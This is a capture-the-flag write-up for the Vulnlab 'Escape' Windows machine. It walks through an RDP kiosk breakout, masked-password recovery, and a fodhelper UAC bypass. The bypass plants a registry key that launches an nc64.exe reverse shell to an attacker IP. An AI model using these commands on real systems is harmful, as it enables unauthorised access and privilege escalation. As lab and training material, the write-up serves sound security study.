Vulnlab - Escape

Introduction
This post details the exploitation of a Windows RDP server with Network Level Authentication (NLA) disabled. The objective was to gain initial access through RDP, evade the Kiosk mode, escalate privileges to the administrator level bypassing UAC, and retrieve the root flag.
Nmap
The initial Nmap scan revealed a single open port:
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Escape
| Not valid before: 2024-12-04T10:20:58
|_Not valid after:  2025-06-05T10:20:58
|_ssl-date: 2024-12-05T10:21:36+00:00; +5s from scanner time.
| rdp-ntlm-info:
|   Target_Name: ESCAPE
|   NetBIOS_Domain_Name: ESCAPE
|   NetBIOS_Computer_Name: ESCAPE
|   DNS_Domain_Name: Escape
|   DNS_Computer_Name: Escape
|   Product_Version: 10.0.19041
|_  System_Time: 2024-12-05T10:21:32+00:00
Key findings:
- The RDP service was accessible with no apparent restrictions.
Enumeration
Validating RDP Access
Using NetExec, it was confirmed that NLA was disabled, allowing unauthenticated users to attempt a connection:
└─$ netexec rdp 10.10.65.181 -u '' -p ''
RDP         10.10.65.181    3389   ESCAPE           [*] Windows 10 or Windows Server 2016 Build 19041 (name:ESCAPE) (domain:Escape) (nla:False)
Establishing an RDP Connection
An RDP connection was initiated using xfreerdp with the -sec-nla option to bypass NLA:
└─$ xfreerdp /v:10.10.65.181 /dynamic-resolution /rfx /clipboard +window-drag /cert-ignore /compression /auto-reconnect /tls-seclevel:0 /drive:mount,/home/kali/Desktop/resources/ -sec-nla
Upon connecting, the system allowed login with the user KioskUser0 and no password:

The login prompt revealed additional available accounts: admin, Administrator, and Kiosk.
Exploitation
Gaining a CMD Shell
Once logged in as KioskUser0, the following steps were taken to gain access to a CMD shell:
-
Open Windows Settings:
The Windows Start menu was accessed by pressing the Windows key, and the “Settings” application was opened. -
Launch Microsoft Edge:
Under “Web Browsing,” a new Microsoft Edge window was opened:
-
Access System Files:
By navigating toC:\Windows\System32\in the browser, the contents of the directory were displayed. Thecmd.exefile was downloaded to theDownloadsfolder. -
Bypass Filename Restrictions:
Attempts to executecmd.exedirectly were blocked. Renaming the file tomsedge.exeallowed execution without restrictions, launching a functional CMD shell:
Privilege Escalation
Discovering Credentials
- Locate Administrative Files:
While exploring the system, a directory namedC:\_admin\was found. Inside, a file namedprofiles.xmlcontained configuration information. - Find Remote Desktop Plus:
The directoryC:\Program Files (x86)\Remote Desktop Plus\contained an executable,rdp.exe. This application was used to import profiles fromprofiles.xml. - Copy the Profile:
The XML file was copied to the accessibleDownloadsdirectory:
PS C:\> cp C:\_admin\profiles.xml C:\Users\kioskUser0\Downloads\profiles.xml
PS C:\Program Files (x86)\Remote Desktop Plus> .\rdp.exe
- Execute
rdp.exe:
Running the application revealed the credentials for an administrative user (admin), but the password was masked:
PS C:\Program Files (x86)\Remote Desktop Plus> .\rdp.exe
-
Reveal the Password:
The masked password was revealed using BulletsPassView:
Escalating to Administrator
- Run as Admin:
The revealed credentials were used withrunasto launch a PowerShell session asadmin:
PS C:\Program Files (x86)\Remote Desktop Plus> runas /user:admin powershell.exe
Enter the password for admin:
Attempting to start powershell.exe as user "ESCAPE\admin" ...
- Verify Group Memberships:
Theadminuser belonged to theAdministratorsgroup but had UAC enabled, restricting privileged operations:
PS C:\> whoami /groups
...
Group Name                                                Type             SID          Attributes
========================================================= ================ ============ ==================================================
...
BUILTIN\Administrators                                    Alias            S-1-5-32-544 Group used for deny only
...
Mandatory Label\Medium Mandatory Level                    Label            S-1-16-8192
UAC Bypass with Fodhelper
The UAC bypass was achieved using the trusted binary fodhelper.exe:
- Upload the
nc64.exebinary and create a malicious registry key:
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "C:\Users\kioskUser0\Downloads\nc64.exe 10.8.4.110 8787 -e powershell.exe" -Force
- Launch
fodhelper.exeto trigger the payload:
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
- Receive the reverse shell on the attacker’s listener:
PS C:\Windows\system32> whoami
whoami
escape\admin
PS C:\Windows\system32> whoami /groups
whoami /groups
...
Group Name                                                Type             SID          Attributes
========================================================= ================ ============ ===============================================================
...
BUILTIN\Administrators                                    Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
...
Mandatory Label\High Mandatory Level                      Label            S-1-16-12288
With full administrative privileges, the root flag was retrieved:
PS C:\Windows\system32> cd C:\Users\Administrator\Desktop\
PS C:\Users\Administrator\Desktop> cat root.txt
cat root.txt
VL{CENSORED}